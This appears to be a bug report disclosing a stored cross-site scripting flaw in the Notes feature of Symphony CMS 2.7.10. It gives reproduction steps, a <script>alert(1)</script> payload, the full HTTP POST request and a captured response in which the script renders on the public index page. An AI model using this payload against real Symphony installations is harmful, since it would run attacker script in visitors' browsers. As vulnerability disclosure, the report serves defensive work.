



- 1 Description:
- 2 XSS vulnerabilities in Symphony CMS 2.7.10 allow remote attackers to inject arbitrary web script or HTML by editing note.
- 3
- 4 To Reproduce:
- 5 Steps to reproduce the behavior:

1. Login as an author
2. Go to Notes



3. Feel free to click on a note or just click "Create New"
4. Enter payload in note, then click "Save Changes"

```
1 <script>alert(1)</script> //payload
```



```
POST /symphony-2-2.7.10/symphony-2.7.10/symphony/publish/notes/edit/5/
HTTP/1.1
Host: debug:1211
Content-Length: 753
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://debug:1211
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundary6TBRXBaiYn9Af0gT
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36 Edg/126.0.0.0
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://debug:1211/symphony-2-2.7.10/symphony-2.7.10/symphony/publish/notes/edit/5/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6,zh-TW;q=0.5
Cookie: PHPSESSID=bseongd8t6glitqvc52fou2tbj; _ga=GA1.1.696573224.1717850752; XDEBUG_SESSION=XDEBUG_ECLIPSE
Connection: close

-----WebKitFormBoundary6TBRXBaIYn9Af0gT
Content-Disposition: form-data; name="xsrf"

fJFnBEGMxcD0sfVL2ukTqvZ5fgd1mf
-----WebKitFormBoundary6TBRXBaIYn9Af0gT
Content-Disposition: form-data; name="MAX_FILE_SIZE"

5242880
-----WebKitFormBoundary6TBRXBaIYn9Af0gT
Content-Disposition: form-data; name="fields[date]"

03/10/2014 7:21 pm
-----WebKitFormBoundary6TBRXBaIYn9Af0gT
Content-Disposition: form-data; name="fields[note]"

-----WebKitFormBoundary6TBRXBaIYn9Af0gT
Content-Disposition: form-data; name="action[save]"

Save Changes
-----WebKitFormBoundary6TBRXBaIYn9Af0gT
Content-Disposition: form-data; name="action[timestamp]"

2024-07-15T19:55:35+08:00
-----WebKitFormBoundary6TBRXBaIYn9Af0gT--
```

5. Then go to /index.php, everyone can view it.

请求			响应				Inspector
美化	Raw	Hex	美化	Raw	Hex	页面渲染	
1	GET /symphony-2-2.7.10/symphony-2.7.10/index.php	HTTP/1.1				Follow the Symphony team (<a href="	请求属性
2	Host: debug:1211					http://twitter.com/symphonycms ">	请求查询参数
3	Cache-Control: max-age=0					@symphonycms	请求体参数
4	Upgrade-Insecure-Requests: 1						请求Cookies
5	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)) and the Symphony community (<a href="	请求头
6	AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0					http://twitter.com/search?q=%23symphonycms ">	响应头
7	Safari/537.36 Edg/126.0.0.0					#symphonycms	
8	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,						
9	image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;) on Twitter.	
10	q=0.7					</p>	
11	Accept-Encoding: gzip, deflate					</dd>	
12	Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6,zh-TW;q=0.5					<dt>	
13	Cookie: PHPSESSID=bseongd8t6glitqvc52fou2tbj; _ga=					10_Mar	
14	GA1.1.696573224.1717850752; XDEBUG_SESSION=XDEBUG_ECLIPSE					</dt>	
15	If-Modified-Since: Mon, 15 Jul 2024 12:16:16 GMT					<dd>	
16	Connection: close					<script>	
17						alert(1)	
18						</script>	
19						</dd>	
20						</dl>	
21						</div>	
22						</div>	
23						<ul id="footer">	
24							
25						Orchestrated by <a class="symphony" href="	
26						http://getsymphony.com/">	
27						Symphony	
28							
29							
30							
31						Broadcasted via <a class="rss" href="	
32						http://debug:1211/symphony-2-2.7.10/symphony-2.7.10/rss/	
33						>	
34						XML Feed	
35							
36							
37							
38						</body>	
39						</html>	